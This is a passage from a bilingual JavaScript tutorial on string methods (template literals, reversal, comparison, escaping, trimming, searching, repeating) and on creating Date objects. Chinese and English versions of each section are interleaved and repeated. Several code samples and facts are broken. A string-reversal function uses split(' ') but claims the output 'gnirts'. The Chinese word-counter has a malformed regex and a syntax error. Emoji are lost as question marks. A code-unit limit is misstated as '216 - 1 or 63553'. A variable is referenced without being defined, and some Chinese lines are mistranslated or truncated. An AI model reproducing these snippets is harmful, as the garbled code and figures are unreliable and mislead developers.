var place = `World`;
var greet = `Hello ${place}!`
```

```
console.log(greet); // "Hello World!"
```

你可以使用 String.raw 来让字符串中的反斜杠保持不变。

```
`a\\b` // = a\b
字符串原始`a\\b` // = a\\b
```

第7.2节：字符串反转

在JavaScript中，最“流行”的字符串反转方法是以下这段代码，这段代码非常常见：

```
function reverseString(str) {
  return str.split(' ').reverse().join('');
}

reverseString('string'); // "gnirts"
```

然而，这种方法仅在被反转的字符串不包含代理对时才有效。天文符号，即基本多语言平面之外的字符，可能由两个代码单元表示，这会导致这种简单方法产生错误结果。此外，带有组合符号（例如分音符号）的字符会出现在逻辑上的“下一个”字符上，而不是它原本组合的字符上。

```
'?????'.split('').reverse().join(''); //失败
```

虽然该方法对大多数语言都能正常工作，但一个真正准确且尊重编码的字符串反转算法要复杂一些。其中一个实现是一个名为Esrever的小型库，它使用正则表达式匹配组合符号和代理对，从而完美地执行反转操作。

说明

章节	说明	结果
str	输入字符串	"string"
String.prototype.split(分隔符)	将字符串str拆分成数组。参数""表示在每个字符之间拆分。	["s","t","r","i","n","g"]
Array.prototype.reverse()	返回拆分字符串的数组，元素顺序反转。	["g","n","i","r","t","s"]
Array.prototype.join(分隔符)	将数组中的元素连接成一个字符串。参数""表示空分隔符（即数组元素紧挨着放置）。	"字符串"

使用扩展运算符

Strings can be created using template literals (*backticks*) ` hello`.

```
var greeting = `Hello`;
```

With template literals, you can do string interpolation using \${variable} inside template literals:

```
var place = `World`;
var greet = `Hello ${place}!`
```

```
console.log(greet); // "Hello World!"
```

You can use String.raw to get backslashes to be in the string without modification.

```
`a\\b` // = a\b
String.raw`a\\b` // = a\\b
```

Section 7.2: Reverse String

The most "popular" way of reversing a string in JavaScript is the following code fragment, which is quite common:

```
function reverseString(str) {
  return str.split(' ').reverse().join('');
}

reverseString('string'); // "gnirts"
```

However, this will work only so long as the string being reversed does not contain surrogate pairs. Astral symbols, i.e. characters outside of the basic multilingual plane, may be represented by two code units, and will lead this naive technique to produce wrong results. Moreover, characters with combining marks (e.g. diaeresis) will appear on the logical "next" character instead of the original one it was combined with.

```
'?????'.split('').reverse().join(''); //fails
```

While the method will work fine for most languages, a truly accurate, encoding respecting algorithm for string reversal is slightly more involved. One such implementation is a tiny library called [Esrever](#), which uses regular expressions for matching combining marks and surrogate pairs in order to perform the reversing perfectly.

Explanation

Section	Explanation	Result
str	The input string	"string"
String.prototype.split(分隔符)	Splits string str into an array. The parameter "" means to split between each character.	["s", "t", "r", "i", "n", "g"]
Array.prototype.reverse()	Returns the array from the split string with its elements in reverse order.	["g", "n", "i", "r", "t", "s"]
Array.prototype.join(分隔符)	Joins the elements in the array together into a string. The "" parameter means an empty delimiter (i.e., the elements of the array are put right next to each other).	"gnirts"

Using spread operator

```

function reverseString(str) {
  return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow')); // "wolfrevojkcats"
console.log(reverseString(1337)); // "7331"
console.log(reverseString([1, 2, 3])); // "3,2,1"

```

自定义reverse()函数

```

function reverse(string) {
  var strRev = "";
  for (var i = string.length - 1; i >= 0; i--) {
    strRev += string[i];
  }
  return strRev;
}

reverse("zebra"); // "arbez"

```

第7.3节：按字典顺序比较字符串

要按字母顺序比较字符串，使用`localeCompare()`。如果参考字符串在字典顺序（字母顺序）上位于被比较字符串（参数）之前，则返回负值；如果在之后，则返回正值；如果相等，则返回0。

```

var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1

```

也可以使用`>`和`<`运算符按字典顺序比较字符串，但它们不能返回零值（这可以用`==`相等运算符测试）。因此，可以这样编写一个`localeCompare()`函数的形式：

```

function strcmp(a, b) {
  if(a === b) {
    return 0;
  }

  if (a > b) {
    return 1;
  }

  return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); // 0
console.log(strcmp("world", "hello")); // 1

```

这在使用基于返回值符号进行比较的排序函数时尤其有用（例如`sort()`）。

```

var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
  return a.localeCompare(b);
}

```

```

function reverseString(str) {
  return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow')); // "wolfrevojkcats"
console.log(reverseString(1337)); // "7331"
console.log(reverseString([1, 2, 3])); // "3,2,1"

```

Custom reverse() function

```

function reverse(string) {
  var strRev = "";
  for (var i = string.length - 1; i >= 0; i--) {
    strRev += string[i];
  }
  return strRev;
}

reverse("zebra"); // "arbez"

```

Section 7.3: Comparing Strings Lexicographically

To compare strings alphabetically, use `localeCompare()`. This returns a negative value if the reference string is lexicographically (alphabetically) before the compared string (the parameter), a positive value if it comes afterwards, and a value of 0 if they are equal.

```

var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1

```

The `>` and `<` operators can also be used to compare strings lexicographically, but they cannot return a value of zero (this can be tested with the `==` equality operator). As a result, a form of the `localeCompare()` function can be written like so:

```

function strcmp(a, b) {
  if(a === b) {
    return 0;
  }

  if (a > b) {
    return 1;
  }

  return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); // 0
console.log(strcmp("world", "hello")); // 1

```

This is especially useful when using a sorting function that compares based on the sign of the return value (such as `sort()`).

```

var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
  return a.localeCompare(b);
}

```

```
});  
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

第7.4节：访问字符串中指定索引的字符

使用`charAt()`获取字符串中指定索引处的字符。

```
var string = "Hello, World!";  
console.log( string.charAt(4) ); // "o"
```

或者，因为字符串可以像数组一样处理，所以可以通过括号表示法使用索引。

```
var string = "Hello, World!";  
console.log( string[4] ); // "o"
```

要获取指定索引处字符的字符编码，使用`charCodeAt()`。

```
var string = "Hello, World!";  
console.log( string.charCodeAt(4) ); // 111
```

注意，这些方法都是获取方法（返回一个值）。JavaScript中的字符串是不可变的。换句话说，它们都不能用来设置字符串中某个位置的字符。

第7.5节：转义引号

如果你的字符串被单引号包围（即），你需要用反斜杠\来转义内部的字面引号

```
var text = 'L\'albero 意大利语中表示树';  
console.log( text ); \\ "L'albero 意大利语中表示树"
```

双引号同理：

```
var text = "I feel \"high\"";
```

如果你在字符串中存储HTML表示，必须特别注意转义引号，因为HTML字符串大量使用引号，例如在属性中：

```
var content = "<p class=\"special\">你好，世界！</p>"; // 有效字符串  
var hello = '<p class="special">我\'想说 "嗨"</p>'; // 有效字符串
```

HTML字符串中的引号也可以用'（或'）表示单引号，用"（或"）表示双引号。

```
var hi = "<p class='special'>我想说 &quot;嗨&quot;</p>"; // 有效字符串  
var hello = '<p class="special">我&apos;想说 "嗨"</p>'; // 有效字符串
```

注意：使用'和"不会覆盖浏览器自动为属性引号添加的双引号。例如`<p class=“special”>`会变成`<p class="special">`，使用"可能导致`<p class=""special"">`，而\“会变成`<p class="special">`。

版本 ≥ 6

如果字符串中同时包含'和"，您可以考虑使用模板字面量（在之前的ES6版本中也称为模板字符串），它们不需要转义'和"。这些使用反引号(`)代替单引号或双引号。

```
});  
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

Section 7.4: Access character at index in string

Use `charAt()` to get a character at the specified index in the string.

```
var string = "Hello, World!";  
console.log( string.charAt(4) ); // "o"
```

Alternatively, because strings can be treated like arrays, use the index via [bracket notation](#).

```
var string = "Hello, World!";  
console.log( string[4] ); // "o"
```

To get the character code of the character at a specified index, use `charCodeAt()`.

```
var string = "Hello, World!";  
console.log( string.charCodeAt(4) ); // 111
```

Note that these methods are all getter methods (return a value). Strings in JavaScript are immutable. In other words, none of them can be used to set a character at a position in the string.

Section 7.5: Escaping quotes

If your string is enclosed (i.e.) in single quotes you need to escape the inner literal quote with *backslash *

```
var text = 'L\'albero means tree in Italian';  
console.log( text ); \\ "L'albero means tree in Italian"
```

Same goes for double quotes:

```
var text = "I feel \"high\"";
```

Special attention must be given to escaping quotes if you're storing HTML representations within a String, since HTML strings make large use of quotations i.e. in attributes:

```
var content = "<p class=\"special\">Hello World!</p>"; // valid String  
var hello = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Quotes in HTML strings can also be represented using ' (or ') as a single quote and " (or ") as double quotes.

```
var hi = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String  
var hello = '<p class="special">I&apos;d like to say "Hi"</p>'; // valid String
```

Note: The use of ' and " will not overwrite double quotes that browsers can automatically place on attribute quotes. For example `<p class=“special”>` being made to `<p class="special">`, using " can lead to `<p class=""special"">` where \“ will be `<p class="special">`.

Version ≥ 6

If a string has ' and " you may want to consider using template literals (*also known as template strings in previous ES6 editions*), which do not require you to escape ' and ". These use backticks (`) instead of single or double quotes.

```
var x = "转义 " 和 ' 可能会变得非常烦人';
```

第7.6节：字数统计器

假设您有一个<textarea>, 想要获取以下信息：

- 字符数（总计）
- 字符数（不含空格）
- 单词数
- 行数

```
function wordCount( val ){
  var wom = val.match(/\S+/g);
  return {
    charactersNoSpaces : val.replace(/\s+/g, '').length,
    characters : val.length,
    words : wom ? wom.length : 0,
    lines : val.split(/\r*/).length;
  }
}
```

// 用法示例：
wordCount(someMultilineText).words; // (单词数量)

[jsFiddle 示例](#)

第7.7节：去除空白字符

要去除字符串两端的空白字符, 请使用String.prototype.trim方法：

```
"  some whitespace string ".trim(); // "some whitespace string"
```

许多JavaScript引擎（但不包括Internet Explorer）已经实现了非标准的trimLeft和trimRight方法。目前有一个提案, 处于流程的第1阶段, 旨在标准化trimStart和trimEnd方法, 这两个方法与trimLeft和trimRight别名对应, 以保持兼容性。

```
// 阶段1提案
this is me ".trimStart(); // "this is me "
" this is me ".trimEnd(); // " this is me"
```

```
// 非标准方法, 但目前大多数引擎已实现
" this is me ".trimLeft(); // "this is me"
this is me ".trimRight(); // " this is me"
```

第7.8节：将字符串拆分为数组

使用.split将字符串拆分为子字符串数组：

```
var s = "one, two, three, four, five"
s.split(", "); // ["one", "two", "three", "four", "five"]
```

使用数组方法.join将其重新合并为字符串：

```
s.split(", ").join("--"); // "one--two--three--four--five"
```

```
var x = `Escaping " and ' can become very annoying`;
```

Section 7.6: Word Counter

Say you have a <textarea> and you want to retrieve info about the number of:

- Characters (total)
- Characters (no spaces)
- Words
- Lines

```
function wordCount( val ){
  var wom = val.match(/\S+/g);
  return {
    charactersNoSpaces : val.replace(/\s+/g, '').length,
    characters : val.length,
    words : wom ? wom.length : 0,
    lines : val.split(/\r*\n/).length
  };
}
```

// Use like:
wordCount(someMultilineText).words; // (Number of words)

[jsFiddle example](#)

Section 7.7: Trim whitespace

To trim whitespace from the edges of a string, use String.prototype.trim:

```
"  some whitespace string ".trim(); // "some whitespace string"
```

Many JavaScript engines, but [not Internet Explorer](#), have implemented non-standard trimLeft and trimRight methods. There is a [proposal](#), currently at Stage 1 of the process, for standardised trimStart and trimEnd methods, aliased to trimLeft and trimRight for compatibility.

```
// Stage 1 proposal
" this is me ".trimStart(); // "this is me "
" this is me ".trimEnd(); // " this is me"
```

```
// Non-standard methods, but currently implemented by most engines
" this is me ".trimLeft(); // "this is me "
" this is me ".trimRight(); // " this is me"
```

Section 7.8: Splitting a string into an array

Use .split to go from strings to an array of the split substrings:

```
var s = "one, two, three, four, five"
s.split(", "); // ["one", "two", "three", "four", "five"]
```

Use the **array method** .join to go back to a string:

```
s.split(", ").join("--"); // "one--two--three--four--five"
```

第7.9节：字符串是Unicode编码

所有JavaScript字符串都是Unicode编码！

```
var s = "some Δ≈f unicode i™£¢¢";
s.charCodeAt(5); // 8710
```

JavaScript 中没有原始字节或二进制字符串。要有效处理二进制数据，请使用类型化数组（Typed Arrays）。

第7.10节：检测字符串

要检测一个参数是否为原始字符串，使用`typeof`：

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string"; // true
typeof anInt === "string"; // false
typeof anObj === "string"; // false
```

如果你有一个String对象，通过`new String("somestr")`创建，那么上述方法将不起作用。在这种情况下，我们可以使用`instanceof`：

```
var aStringObj = new String("my string");
aStringObj instanceof String; // true
```

为了涵盖这两种情况，我们可以编写一个简单的辅助函数：

```
var isString = function(value) {
  return typeof value === "string" || value instanceof String;
};

var aString = "原始字符串";
var aStringObj = new String("字符串对象");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

或者我们可以利用Object的`toString`函数。如果我们还需要检查其他类型，这会很有用，比如在switch语句中，因为这个方法支持其他数据类型，就像`typeof`一样。

```
var pString = "原始字符串";
var oString = new String("字符串的对象形式");
Object.prototype.toString.call(pString); // "[object String]"
Object.prototype.toString.call(oString); // "[object String]"
```

一个更健壮的解决方案是不去检测字符串本身，而只检查所需的功能。例如：

```
var aString = "原始字符串";
// 通用的子字符串方法检查
if(aString.substring) {

}
// 对字符串substring原型方法的显式检查
```

Section 7.9: Strings are unicode

All JavaScript strings are unicode!

```
var s = "some Δ≈f unicode i™£¢¢";
s.charCodeAt(5); // 8710
```

There are no raw byte or binary strings in JavaScript. To effectively handle binary data, use Typed Arrays.

Section 7.10: Detecting a string

To detect whether a parameter is a *primitive* string, use `typeof`:

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string"; // true
typeof anInt === "string"; // false
typeof anObj === "string"; // false
```

If you ever have a String object, via `new String("somestr")`, then the above will not work. In this instance, we can use `instanceof`:

```
var aStringObj = new String("my string");
aStringObj instanceof String; // true
```

To cover both instances, we can write a simple helper function:

```
var isString = function(value) {
  return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

Or we can make use of `toString` function of Object. This can be useful if we have to check for other types as well say in a switch statement, as this method supports other datatypes as well just like `typeof`.

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString); // "[object String]"
Object.prototype.toString.call(oString); // "[object String]"
```

A more robust solution is to not *detect* a string at all, rather only check for what functionality is required. For example:

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
```

```
if(aString.substring === String.prototype.substring) {  
    aString.substring(0, );  
}
```

第7.11节：使用slice获取子字符串

使用.slice()根据两个索引提取子字符串：

```
var s = "0123456789abcdefg";  
s.slice(0, 5); // "01234"  
s.slice(5, 6); // "5"
```

给定一个索引时，将从该索引一直取到字符串末尾：

```
s.slice(10); // "abcdefg"
```

第7.12节：字符编码

方法charCodeAt用于获取单个字符的Unicode字符编码：

```
var charCode = "μ".charCodeAt(); // 字符μ的字符编码是181
```

要获取字符串中某个字符的字符编码，需要将该字符的基于0的位置作为参数传递给charCodeAt：

```
var charCode = "ABCDE".charCodeAt(3); // 字符"D"的字符编码是68
```

版本 ≥ 6

有些Unicode符号无法用单个字符表示，而需要两个UTF-16代理对来编码。

对于字符编码超过216 - 1或63553的情况就是如此。这些扩展的字符编码或code point值可以通过codePointAt获取：

```
// 笑脸表情符号的代码点是128512或0x1F600  
var codePoint = "????".codePointAt();
```

第7.13节：数字的字符串表示

JavaScript原生支持将Number转换为任意基数（从2到36）的String表示。

十进制（基数10）之后最常见的表示是十六进制（基数16），但本节内容适用于所有该范围内的进制。

为了将一个数字从十进制（基数10）转换为其十六进制（基数16）的字符串表示，可以使用带有基数16的toString方法。

```
// 十进制数字  
var b10 = 12;  
  
// 十六进制字符串表示  
var b16 = b10.toString(16); // "c"
```

如果表示的数字是整数，则可以使用parseInt和基数16进行逆操作

```
if(aString.substring === String.prototype.substring) {  
    aString.substring(0, );  
}
```

Section 7.11: Substrings with slice

Use .slice() to extract substrings given two indices:

```
var s = "0123456789abcdefg";  
s.slice(0, 5); // "01234"  
s.slice(5, 6); // "5"
```

Given one index, it will take from that index to the end of the string:

```
s.slice(10); // "abcdefg"
```

Section 7.12: Character code

The method charCodeAt retrieves the Unicode character code of a single character:

```
var charCode = "μ".charCodeAt(); // The character code of the letter μ is 181
```

To get the character code of a character in a string, the 0-based position of the character is passed as a parameter to charCodeAt:

```
var charCode = "ABCDE".charCodeAt(3); // The character code of "D" is 68  
Version ≥ 6
```

Some Unicode symbols don't fit in a single character, and instead require two UTF-16 surrogate pairs to encode. This is the case of character codes beyond 216 - 1 or 63553. These extended character codes or code point values can be retrieved with codePointAt:

```
// The Grinning Face Emoji has code point 128512 or 0x1F600  
var codePoint = "????".codePointAt();
```

Section 7.13: String Representations of Numbers

JavaScript has native conversion from Number to its String representation for any base from 2 to 36.

The most common representation after decimal (base 10) is hexadecimal (base 16), but the contents of this section work for all bases in the range.

In order to convert a Number from decimal (base 10) to its hexadecimal (base 16) String representation the toString method can be used with radix 16.

```
// base 10 Number  
var b10 = 12;  
  
// base 16 String representation  
var b16 = b10.toString(16); // "c"
```

If the number represented is an integer, the inverse operation for this can be done with parseInt and the radix 16 again

```
// 十六进制字符串表示  
var b16 = 'c';  
  
// 十进制数字  
var b10 = parseInt(b16, 16); // 12
```

要将任意数字（即非整数）从其字符串表示转换为数字，必须将操作分为两部分；整数部分和小数部分。

```
版本 ≥ 6  
let b16 = '3.243f3e0370cdc';  
// 分割成整数和小数部分  
let [i16, f16] = b16.split('.');  
  
// 计算以10为底的整数部分  
let i10 = parseInt(i16, 16); // 3  
  
// 计算以10为底的小数部分  
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988  
  
// 将以10为底的整数部分和小数部分相加得到数字  
let b10 = i10 + f10; // 3.14159
```

注1：由于不同进制表示的限制，结果中可能存在微小误差。之后可能需要进行某种形式的四舍五入处理。

注2：数字的非常长的表示形式也可能导致误差，原因是转换所处环境中数字的精度和最大值限制。

第7.14节：字符串查找和替换函数

要在字符串中搜索另一个字符串，有几种函数可用：

[indexOf\(searchString \) 和 lastIndexOf\(searchString \)](#)

indexOf() 将返回字符串中 searchString 第一次出现的索引。如果未找到 searchString，则返回 -1。

```
var string = "Hello, World!";  
console.log( string.indexOf("o") ); // 4  
console.log( string.indexOf("foo") ); // -1
```

类似地，lastIndexOf() 将返回 searchString 最后一次出现的索引，如果未找到则返回 -1。

```
var string = "Hello, World!";  
console.log( string.lastIndexOf("o") ); // 8  
console.log( string.lastIndexOf("foo") ); // -1
```

[includes\(searchString, start \)](#)

includes() 将返回一个布尔值，表示从索引 start（默认值为0）开始，字符串中是否存在 searchString。如果仅需测试子字符串是否存在，这比 indexOf() 更好用。

```
var string = "Hello, World!";  
console.log( string.includes("Hello") ); // true  
console.log( string.includes("foo") ); // false
```

```
// base 16 String representation  
var b16 = 'c';  
  
// base 10 Number  
var b10 = parseInt(b16, 16); // 12
```

To convert an arbitrary number (i.e. non-integer) from its *String representation* into a *Number*, the operation must be split into two parts; the integer part and the fraction part.

```
Version ≥ 6  
let b16 = '3.243f3e0370cdc';  
// Split into integer and fraction parts  
let [i16, f16] = b16.split('.');  
  
// Calculate base 10 integer part  
let i10 = parseInt(i16, 16); // 3  
  
// Calculate the base 10 fraction part  
let f10 = parseInt(f16, 16) / Math.pow(16, f16.length); // 0.14158999999999988  
  
// Put the base 10 parts together to find the Number  
let b10 = i10 + f10; // 3.14159
```

Note 1: Be careful as small errors may be in the result due to differences in what is possible to be represented in different bases. It may be desirable to perform some kind of rounding afterwards.

Note 2: Very long representations of numbers may also result in errors due to the accuracy and maximum values of *Numbers* of the environment the conversions are happening in.

Section 7.14: String Find and Replace Functions

To search for a string inside a string, there are several functions:

[indexOf\(searchString \) and lastIndexOf\(searchString \)](#)

indexOf() will return the index of the first occurrence of searchString in the string. If searchString is not found, then -1 is returned.

```
var string = "Hello, World!";  
console.log( string.indexOf("o") ); // 4  
console.log( string.indexOf("foo") ); // -1
```

Similarly, lastIndexOf() will return the index of the last occurrence of searchString or -1 if not found.

```
var string = "Hello, World!";  
console.log( string.lastIndexOf("o") ); // 8  
console.log( string.lastIndexOf("foo") ); // -1
```

[includes\(searchString, start \)](#)

includes() will return a boolean that tells whether searchString exists in the string, starting from index start (defaults to 0). This is better than indexOf() if you simply need to test for existence of a substring.

```
var string = "Hello, World!";  
console.log( string.includes("Hello") ); // true  
console.log( string.includes("foo") ); // false
```

`replace(regexp|substring, replacement|replaceFunction)`

`replace()` 将返回一个字符串，其中所有匹配 `RegExp regexp` 或字符串子串 `substring` 的部分都被字符串 `replacement` 或 `replaceFunction` 的返回值替换。

注意，这不会就地修改字符串，而是返回替换后的新字符串。

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` 可用于对正则表达式对象进行条件替换（即与 `regexp` 一起使用）。参数顺序如下：

参数	含义
<code>match</code>	与整个正则表达式匹配的子字符串
<code>g1, g2, g3, ...</code>	正则表达式中的匹配组
<code>offset</code>	匹配在整个字符串中的偏移量
<code>string</code>	整个字符串

请注意，所有参数都是可选的。

```
var string = "heLlo, woRld!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

第7.15节：查找字符串中子字符串的索引

`.indexOf` 方法返回另一个字符串中子字符串的索引（如果存在，否则返回-1）

```
'Hellow World'.indexOf('Wor'); // 7
```

`.indexOf` 还接受一个额外的数字参数，表示函数应从哪个索引开始查找

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

你应该注意 `.indexOf` 是区分大小写的

```
'Hellow World'.indexOf('WOR'); // -1
```

第7.16节：字符串转大写

`String.prototype.toUpperCase()`:

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

`replace(regexp|substring, replacement|replaceFunction)`

`replace()` will return a string that has all occurrences of substrings matching the `RegExp regexp` or string `substring` with a string `replacement` or the returned value of `replaceFunction`.

Note that this does not modify the string in place, but returns the string with replacements.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` can be used for conditional replacements for regular expression objects (i.e., with use with `regexp`). The parameters are in the following order:

Parameter	Meaning
<code>match</code>	the substring that matches the entire regular expression
<code>g1, g2, g3, ...</code>	the matching groups in the regular expression
<code>offset</code>	the offset of the match in the entire string
<code>string</code>	the entire string

Note that all parameters are optional.

```
var string = "heLlo, woRld!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Section 7.15: Find the index of a substring inside a string

The `.indexOf` method returns the index of a substring inside another string (if exists, or -1 if otherwise)

```
'Hellow World'.indexOf('Wor'); // 7
```

`.indexOf` also accepts an additional numeric argument that indicates on what index should the function start looking

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

You should note that `.indexOf` is case sensitive

```
'Hellow World'.indexOf('WOR'); // -1
```

Section 7.16: String to Upper Case

`String.prototype.toUpperCase()`:

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

第7.17节：字符串转小写

```
String.prototype.toLowerCase()
```

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

第7.18节：重复字符串

版本 ≥ 6

这可以使用repeat()方法完成：

```
"abc".repeat(3); // 返回 "abcabcabc"  
"abc".repeat(0); // 返回 ""  
"abc".repeat(-1); // 抛出 RangeError
```

版本 < 6

在一般情况下，应使用正确的 ES6 String.prototype.repeat() 方法的 polyfill 来实现。

否则，习惯用法 new Array(n + 1).join(myString) 可以重复 n 次字符串 myString：

```
var myString = "abc";  
var n = 3;  
  
new Array(n + 1).join(myString); // 返回 "abcabcabc"
```

Section 7.17: String to Lower Case

```
String.prototype.toLowerCase()
```

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Section 7.18: Repeat a String

Version ≥ 6

This can be done using the [repeat\(\)](#) method:

```
"abc".repeat(3); // Returns "abcabcabc"  
"abc".repeat(0); // Returns ""  
"abc".repeat(-1); // Throws a RangeError
```

Version < 6

In the general case, this should be done using a correct polyfill for the ES6 [String.prototype.repeat\(\)](#) method.

Otherwise, the idiom `new Array(n + 1).join(myString)` can repeat n times the string myString:

```
var myString = "abc";  
var n = 3;  
  
new Array(n + 1).join(myString); // Returns "abcabcabc"
```

第8章：日期

参数

值 自1970年1月1日 00:00:00.000 UTC (Unix纪元) 以来的毫秒数

dateAsString 以字符串格式表示的日期 (更多信息请参见示例)

year 日期的年份值。注意，必须同时提供 month，否则该值将被解释为毫秒数。还要注意，0 到 99 之间的值有特殊含义。详见示例。

month 月份，范围为0-11。请注意，对于本参数及以下参数，使用超出指定范围的值不会导致错误，而是会使结果日期“滚动”到下一个值。详见示例。

day 日期 可选：日期，范围为1-31。

hour 小时 可选：小时，范围为0-23。

minute 分钟 可选：分钟，范围为0-59。

second 秒 可选：秒，范围为0-59。

millisecond 毫秒 可选：毫秒，范围为0-999。

详情

第8.1节：创建一个新的日期对象

要创建一个新的Date对象，使用Date()构造函数：

- 无参数时

Date()会创建一个包含当前时间（精确到毫秒）和日期的Date实例。

- 带一个整数参数时

Date(m)会创建一个Date实例，时间和日期对应于纪元时间（1970年1月1日，UTC）加上m毫秒。例如：new Date(749019369738)会得到日期1993年9月26日星期日 04:56:09 GMT。

- 带一个字符串参数时

Date(dateString)会返回解析dateString后得到的Date对象，解析使用的是Date.parse。

- 带两个或更多整数参数时

Date(i1, i2, i3, i4, i5, i6)将参数依次视为年、月、日、小时、分钟、秒、毫秒，并实例化对应的Date对象。注意JavaScript中月份是从0开始计数的，0表示1月，11表示12月。例如：new Date(2017, 5, 1)表示2017年6月1日。

探索日期

请注意，这些示例是在美国中部时区的浏览器中生成的，处于夏令时状态，这可以从代码中看出。在与UTC比较时，使用了Date.prototype.toISOString()来显示日期和时间（格式化字符串中的Z表示UTC）。

Chapter 8: Date

Parameter

value The number of milliseconds since 1 January 1970 00:00:00.000 UTC (Unix epoch)

dateAsString A date formatted as a string (see examples for more information)

year The year value of the date. Note that month must also be provided, or the value will be interpreted as a number of milliseconds. Also note that values between 0 and 99 have special meaning. See the examples.

month The month, in the range 0-11. Note that using values outside the specified range for this and the following parameters will not result in an error, but rather cause the resulting date to "roll over" to the next value. See the examples.

day Optional: The date, in the range 1-31.

hour Optional: The hour, in the range 0-23.

minute Optional: The minute, in the range 0-59.

second Optional: The second, in the range 0-59.

millisecond Optional: The millisecond, in the range 0-999.

Details

value The number of milliseconds since 1 January 1970 00:00:00.000 UTC (Unix epoch)

dateAsString A date formatted as a string (see examples for more information)

year The year value of the date. Note that month must also be provided, or the value will be interpreted as a number of milliseconds. Also note that values between 0 and 99 have special meaning. See the examples.

month The month, in the range 0-11. Note that using values outside the specified range for this and the following parameters will not result in an error, but rather cause the resulting date to "roll over" to the next value. See the examples.

day Optional: The date, in the range 1-31.

hour Optional: The hour, in the range 0-23.

minute Optional: The minute, in the range 0-59.

second Optional: The second, in the range 0-59.

millisecond Optional: The millisecond, in the range 0-999.

Section 8.1: Create a new Date object

To create a new Date object use the Date() constructor:

- with no arguments

Date() creates a Date instance containing the current time (up to milliseconds) and date.

- with one integer argument

Date(m) creates a Date instance containing the time and date corresponding to the Epoch time (1 January, 1970 UTC) plus m milliseconds. Example: new Date(749019369738) gives the date Sun, 26 Sep 1993 04:56:09 GMT.

- with a string argument

Date(dateString) returns the Date object that results after parsing dateString with Date.parse.

- with two or more integer arguments

Date(i1, i2, i3, i4, i5, i6) reads the arguments as year, month, day, hours, minutes, seconds, milliseconds and instantiates the corresponding Dateobject. Note that the month is 0-indexed in JavaScript, so 0 means January and 11 means December. Example: new Date(2017, 5, 1) gives June 1st, 2017.

Exploring dates

Note that these examples were generated on a browser in the Central Time Zone of the US, during Daylight Time, as evidenced by the code. Where comparison with UTC was instructive, Date.prototype.toISOString() was used

用来显示UTC时间的日期和时间（格式化字符串中的Z表示UTC）。

```
// 创建一个包含用户浏览器当前日期和时间的Date对象
var now = new Date();
now.toString() === '2016年4月11日 星期一 16:10:41 GMT-0500 (中部夏令时)'
// true
// 好吧, 至少在撰写本文时是这样

// 创建一个Unix纪元时间的Date对象 (即 '1970-01-01T00:00:00.000Z')
var epoch = new Date(0);
epoch.toISOString() === '1970-01-01T00:00:00.000Z' // true

// 创建一个Date对象, 时间为Unix纪元后2012毫秒 (即 '1970-01-01T00:00:02.012Z')
var ms = new Date(2012);
date2012.toISOString() === '1970-01-01T00:00:02.012Z' // true

// 创建一个表示2012年2月1日本地时区的Date对象。
var one = new Date(2012, 1);
one.toString() === 'Wed Feb 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// 创建一个表示2012年第一天的本地时区Date对象。
// (月份从0开始计数)
var zero = new Date(2012, 0);
zero.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// 创建一个表示2012年第一天的UTC时间的Date对象。
var utc = new Date(Date.UTC(2012, 0));
utc.toString() === 'Sat Dec 31 2011 18:00:00 GMT-0600 (Central Standard Time)'
// true
utc.toISOString() === '2012-01-01T00:00:00.000Z'
// true

// 将字符串解析为日期对象 (ECMAScript 5.1 中新增的 ISO 8601 格式)
// 由于 ISO 8601 格式和 Z 标志, 解析时应假定为 UTC 时间
var iso = new Date('2012-01-01T00:00:00.000Z');
iso.toISOString() === '2012-01-01T00:00:00.000Z' // true

// 将字符串解析为日期对象 (JavaScript 1.0 中的 RFC 格式)
var local = new Date('Sun, 01 Jan 2012 00:00:00 -0600');
local.toString() === 'Sun Jan 01 2012 00:00:00 GMT-0600 (Central Standard Time)'
// true

// 大多数情况下, 将字符串解析为无特定格式的日期。请注意, 这些情况下的解析// 逻辑高度依赖实现
// , 因此在不同浏览器和版本中可能有所不同。
var anything = new Date('11/12/2012');
anything.toString() === 'Mon Nov 12 2012 00:00:00 GMT-0600 (Central Standard Time)'
